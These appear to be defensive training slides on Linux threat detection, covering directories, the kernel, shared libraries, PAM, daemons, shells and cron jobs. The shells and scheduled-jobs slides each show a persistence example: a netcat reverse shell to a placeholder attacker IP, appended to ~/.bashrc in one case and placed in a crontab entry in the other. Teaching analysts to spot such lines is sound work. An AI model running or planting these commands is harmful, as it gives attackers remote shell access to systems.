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CWU918KD

Threat Detection: Linux Environment



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So What?

- Linux is one of the most powerful operating systems (OS) and it powers global technology across the globe
 - Majority of the world's supercomputers run on Linux
 - 23 of the 25 top websites in the world use Linux
 - 96.3% of world's top 1M servers run on Linux
 - 90% of all cloud infrastructure operates on Linux
 - 85% of all smartphones are Linux-based
- Linux has presence in Air Force environments



Objectives

- Describe the major Linux file system directories
- Describe the Linux Kernel
- Describe shared libraries for Linux
- Describe Pluggable Authentication Modules
- Describe Linux Daemons
- List four common shell types for Linux
- Describe the difference between user space and Kernel space
- Describe the three special permissions in Linux



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Overview

- *Intro to Linux*
- Linux Operating System
- Key Linux components
- User space and Kernel space
- Linux files
- Linux permissions
- Linux logging
- Linux application
- Useful command line interface syntax


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Review: What Is Linux?

- Linux is a core OS controlling the computer hardware based on a UNIX variant
- Heart of a Linux system is the Kernel
- Multiple Linux distributions essentially use the same Kernel




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Review: Common Linux Uses

- Web servers
- Cloud storage
 - Drop Box
 - Google Drive
 - Microsoft Azure
- Mobile technology
 - Android
- Appliances
 - Apache



Linux is used throughout Air Force mission systems and networks



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Linux OS Architecture

Applications

DATABASE, WEB SERVER, NETWORK, MONITOR, ETC

LIBRARIES

SYSTEM
DAEMONS

SHELLS

TOOLS

Linux Kernel

SCHEDULER, DRIVERS, SECURITY, NETWORKING

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Linux File System

Root
Directory
/

/bin/	Essential user command binaries
/boot/	Static files of Boot Loader
/dev/	Device files
/etc/	Host-specific system configuration
/home/	User home directories
/lib/	Shared libraries
/media/	Mount point for removable media
/mnt/	Mount point for file systems
/opt/	Add-on application software packages
/sbin/	System binaries
/srv/	Data for services
/tmp/	Temp files
/usr/	User utilities and applications
/var/	Variable files
/root/	Home directory for root user
/proc/	Virtual filesystem for Kernel

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
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Key Linux Components

Linux Kernel

- *The core of the system's software that abstracts the underlying hardware from the software to provide a running environment for application software*
- System calls are used to exchange information with the Kernel
- Resource manager between hardware and software
 - Arbitrates access to resources between competing users
- Monolithic Kernel
- Kernel information can be found in `/proc` directory
 - Not a real file system
 - Virtual file system






/proc Directory

- Proc file system was created to improve communication between users and the Kernel
- All files correspond either to a function or set of variables in the Kernel
- For example ... /proc/kcore is a point to RAM
 - Reading /proc/kcore is like reading raw contents of memory
- Some proc files have read-write mode
- Key /proc directories:

/proc/cpuinfo	/proc/filesystems
/proc/ioports	/proc/meminfo
/proc/stat	/proc/swaps
/proc/interrupts	/proc/version
/proc/mounts	



<https://www.tecmint.com/exploring-proc-file-system-in-linux/>




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/mnt/	Mount point for file systems
/opt/	Add-on application software packages
/sbin/	System binaries
/srv/	Data for services
/tmp/	Temporary files
/usr/	User utilities
/var/	Variability files
/root/	Home directory of root user
/proc/	Virtual file system



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Shared Libraries

- *Library: An assortment of precompiled code to be reused in a program*
- *Linux supports two classes of libraries*
 - *Static libraries – bound to a program statically at compile time*
 - *Dynamic or shared libraries – loaded when a program is launched / loaded in memory*
 - Dynamically linked libraries – program linked with shared library and Kernel loads
 - Dynamically loaded libraries – program takes full control
- **Configs hold basic directories to find library files [Shared Object (.so) files]**
 - */etc/ld.so.conf*
 - */etc/ld.so.conf.d/*.conf*
- **Show libraries**
 - **Idd utility**


```
lion2@wpslions:~$ ldd /bin/netstat
    linux-vdso.so.1 (0x00007ffc9fdc0000)
    libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007fca6a36c000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fca69f7b000)
    libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007fca69d09000)
    libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fca69b05000)
    /lib64/ld-linux-x86-64.so.2 (0x00007fca6a7bb000)
    libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007fca698e6000)
lion2@wpslions:~$ _
```



Key Linux Modules

- **Pluggable Authentication Modules (PAM)**
 - *Dynamic authentication support for apps and services*
 - *Library file used for holding code and functions that an application may utilize*
- PAM can allow additional logging and notifications
- PAM Aware apps, ***ldd <exec> | grep libpam.so***


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    libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007fca69d09000)
    libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fca69b05000)
    /lib64/ld-linux-x86-64.so.2 (0x00007fca6a7bb000)
    libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007fca698e6000)
lion2@wpslions:~$ _
```





Key Linux Security Architecture

- Security-Enhanced Linux
 - Security architecture integrated into Kernel using the Linux Security Module (LSM)
 - Configurations
 - `/etc/sysconfig/selinux`
 - `/etc/selinux/config`
 - Logs
 - `/var/log/messages`
 - `/var/log/audit/audit.log`





Key Linux Components

– Daemons


- *Runs programs unobtrusively in the background, without direct control from user, awaiting a specific event or condition*
- *Daemons are usually instantiated as a process managed by the Kernel*

– Common examples

- Crond, ftpd (file xfer), lpd (printing), rlogind (remote login), rshd (remote command execution), telnetd

– /etc/init.d and /etc/systemd

- Shell scripts used to start and stop daemons





Common Linux Daemons

- **amd** – automount daemon
- **anacron** – execute delayed cron tasks at boot time
- **atd** – runs jobs queued using the at tool
- **crond** – the task scheduler daemon
- **dhcpd** – Dynamic Host Configuration Protocol service daemon
- **fetchmail** – daemon to fetch mail at regular intervals
- **ftpd** – File Transfer Protocol server daemon
- **gated** – routing daemon that handles multiple routing protocols
- **httpd** – web server daemon



Common Linux Daemons

- **inetd** – Internet operation daemon
- **iptables** – an iptables firewall daemon
- **memcached** – in-memory distributed object caching daemon
- **mountd** – mount daemon
- **mysql** – database server daemon
- **named** – Domain Name Service (DNS) daemon
- **nfsd** – network file sharing daemon
- **ntpd** – Network Time Protocol (NTP) daemon
- **postfix** – a mail transport agent used as a replacement for sendmail



Common Linux Daemons


- **routed** – manages routing tables
- **rpcbind** – Remote Procedure Call bind daemon
- **smbd** – SMB daemon
- **smtpd** – Simple Mail Transfer Protocol (SMTP) daemon
- **snmpd** – Simple Network Management Protocol (SNMP) daemon
- **sshd** – Secure Shell Server daemon
- **syncd** – Keeps file systems synched with system memory
- **syslogd** – system logging daemon
- **systemd** – update to init
- **xinetd** – Extended Internet operations daemon



Key Linux components

- Shells
 - Allows system users to communicate with the Kernel (interactive and noninteractive)
- *Four common shell types*
 - *Shell Command Language (sh)*
 - *Bourne Again Shell (BASH) default for Linux*
 - *C Shell (csh)*
 - *KornShell (ksh)*
- User scripts and profiles may run shells

```
$ echo 'nc -e /bin/bash <ATTACKER_IP> <PORT> 2>/dev/null &'>> ~/.bashrc
```





Scheduled Jobs

-


crontab

- System-wide jobs installed by modify /etc/crontab file
- Locations to Less */etc/crontab*, *ls /etc/cron.** (daily, hourly, weekly, monthly)

at jobs

- Executes commands at a specific time
- Not for recurring tasks
- */etc/var/at/jobs*, */var/spool/cron/atjobs*

```
36 2 * * 7 lion1 netcat -e /bin/bash <attacker ip> <port>
* * * * * root /scripts/script.sh
```





